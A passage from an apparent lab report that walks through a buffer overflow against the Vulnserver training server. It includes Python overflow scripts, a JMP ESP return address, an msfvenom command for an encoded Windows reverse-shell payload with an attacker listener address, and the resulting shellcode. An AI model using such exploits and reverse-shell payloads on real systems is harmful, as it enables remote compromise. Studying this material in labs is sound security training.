"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + chars + "C" * (5060 - 2003 - 4 -
len(chars))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

As we see there are not any bad characters found in the vulnserver. Then go to view and click the executable module and find "**ntd dll**" and view that code in CPU. Then in the CPU code search for "**JMP ESP"** find the address of the ESP. get back to kali Linux and replace the ESP address in the poc4.py code.

```
Open   poc4.py   Save
~/Downloads/Vulserver

#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port=9999

# 778D729D    FFE4        JMP ESP

buffer = "TRUN /.:/" + "A" * 2003 + "\x9d\x72\x8d\x77" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

```
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver# python poc4.py
root@kali:~/Downloads/Vulserver#
```

Exploit Development:


After finding the bad character and then we have to develop the exploit code using the python and send it to the shellcode.


```
root@kali:~/Downloads/Vulserver# msfvenom -a x86 --platform windows -p windows/shell_reverse_tcp LHOST=192.168.218.137 LPORT=4
444 -e x86/shikata_ga_nai -b '\x' -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf =  ""
buf += "\xbf\xdb\xda\x67\x7b\xdb\xd7\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x7a\x12\x83\xea\xfc\x03\xa1\xd4\x85"
buf += "\x8e\xa9\x01\xcb\x71\x51\xd2\xac\xf8\xb4\xe3\xec\x9f"
buf += "\xbd\x54\xdd\xd4\x93\x58\x96\xb9\x07\xea\xda\x15\x28"
buf += "\x5b\x50\x40\x07\x5c\xc9\xb0\x06\xde\x10\xe5\xe8\xdf"
buf += "\xda\xf8\xe9\x18\x06\xf0\xbb\xf1\x4c\xa7\x2b\x75\x18"
buf += "\x74\xc0\xc5\x8c\xfc\x35\x9d\xaf\x2d\xe8\x95\xe9\xed"
buf += "\x0b\x79\x82\xa7\x13\x9e\xaf\x7e\xa8\x54\x5b\x81\x78"
buf += "\xa5\xa4\x2e\x45\x09\x57\x2e\x82\xae\x88\x45\xfa\xcc"
buf += "\x35\x5e\x39\xae\xe1\xeb\xd9\x08\x61\x4b\x05\xa8\xa6"
buf += "\x0a\xce\xa6\x03\x58\x88\xaa\x92\x8d\xa3\xd7\x1f\x30"
buf += "\x63\x5e\x5b\x17\xa7\x3a\x3f\x36\xfe\xe6\xee\x47\xe0"
buf += "\x48\x4e\xe2\x6b\x64\x9b\x9f\x36\xe1\x68\x92\xc8\xf1"
buf += "\xe6\xa5\xbb\xc3\xa9\x1d\x53\x68\x21\xb8\xa4\x8f\x18"
buf += "\x7c\x3a\x6e\xa3\x7d\x13\xb5\xf7\x2d\x0b\x1c\x78\xa6"
buf += "\xcb\xa1\xad\x69\x9b\x0d\x1e\xca\x4b\xee\xce\xa2\x81"
buf += "\xe1\x31\xd2\xaa\x2b\x5a\x79\x51\xbc\xa5\xd6\x83\xb5"
```

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port= 9999

buf =  ""
buf += "\xbf\xdb\xda\x67\x7b\xdb\xd7\xd9\x74\x24\xf4\x5a\x2b"
buf += "\xc9\xb1\x52\x31\x7a\x12\x83\xea\xfc\x03\xa1\xd4\x85"
buf += "\x8e\xa9\x01\xcb\x71\x51\xd2\xac\xf8\xb4\xe3\xec\x9f"
buf += "\xbd\x54\xdd\xd4\x93\x58\x96\xb9\x07\xea\xda\x15\x28"
buf += "\x5b\x50\x40\x07\x5c\xc9\xb0\x06\xde\x10\xe5\xe8\xdf"
buf += "\xda\xf8\xe9\x18\x06\xf0\xbb\xf1\x4c\xa7\x2b\x75\x18"
buf += "\x74\xc0\xc5\x8c\xfc\x35\x9d\xaf\x2d\xe8\x95\xe9\xed"
buf += "\x0b\x79\x82\xa7\x13\x9e\xaf\x7e\xa8\x54\x5b\x81\x78"
buf += "\xa5\xa4\x2e\x45\x09\x57\x2e\x82\xae\x88\x45\xfa\xcc"
buf += "\x35\x5e\x39\xae\xe1\xeb\xd9\x08\x61\x4b\x05\xa8\xa6"
buf += "\x0a\xce\xa6\x03\x58\x88\xaa\x92\x8d\xa3\xd7\x1f\x30"
buf += "\x63\x5e\x5b\x17\xa7\x3a\x3f\x36\xfe\xe6\xee\x47\xe0"
buf += "\x48\x4e\xe2\x6b\x64\x9b\x9f\x36\xe1\x68\x92\xc8\xf1"
buf += "\xe6\xa5\xbb\xc3\xa9\x1d\x53\x68\x21\xb8\xa4\x8f\x18"
buf += "\x7c\x3a\x6e\xa3\x7d\x13\xb5\xf7\x2d\x0b\x1c\x78\xa6"
buf += "\xcb\xa1\xad\x69\x9b\x0d\x1e\xca\x4b\xee\xce\xa2\x81"
buf += "\xe1\x31\xd2\xaa\x2b\x5a\x79\x51\xbc\xa5\xd6\x83\xb5"
buf += "\x4e\x25\x33\xd7\xd2\xa0\xd5\xbd\xfa\xe4\x4e\x2a\x62"
buf += "\xad\x04\xcb\x6b\x7b\x61\xcb\xe0\x88\x96\x82\x00\xe4"
buf += "\x84\x73\xe1\xb3\xf6\xd2\xfe\x69\x9e\xb9\x6d\xf6\x5e"
buf += "\xb7\x8d\xa1\x09\x90\x60\xb8\xdf\x0c\xda\x12\xfd\xcc"
buf += "\xba\x5d\x45\x0b\x7f\x63\x44\xde\x3b\x47\x56\x26\xc3"
buf += "\xc3\x02\xf6\x92\x9d\xfc\xb0\x4c\x6c\x56\x6b\x22\x26"
buf += "\x3e\xea\x08\xf9\x38\xf3\x44\x8f\xa4\x42\x31\xd6\xdb"
buf += "\x6b\xd5\xde\xa4\x91\x45\x20\x7f\x12\x75\x6b\xdd\x33"
buf += "\x1e\x32\xb4\x01\x43\xc5\x63\x45\x7a\x46\x81\x36\x79"
buf += "\x56\xe0\x33\xc5\xd0\x19\x4e\x56\xb5\x1d\xfd\x57\x9c"

# 778D729D    FFE4                JMP ESP
```

Run the shellcode and gain access to the Windows machine:

By running the shellcode, we could get access to the windows machine.





The shellcode will take few minutes to seconds to establish a remote connection to the Windows machine.

Conclusion:

In this report, I have shown two different methods to perform a buffer overflow attack. One, which uses the Perl and vulnerable C++ program, and the other one use Vulnserver and Kali Linux to perform the exploitation.

References

[1] g. corner. [Online]. Available: http://www.thegreycorner.com/p/vulnserver.html. [Accessed 10 May 2020].

[2] stephenbradshaw. [Online]. Available: https://github.com/stephenbradshaw/vulnserver. [Accessed 10 May 2020].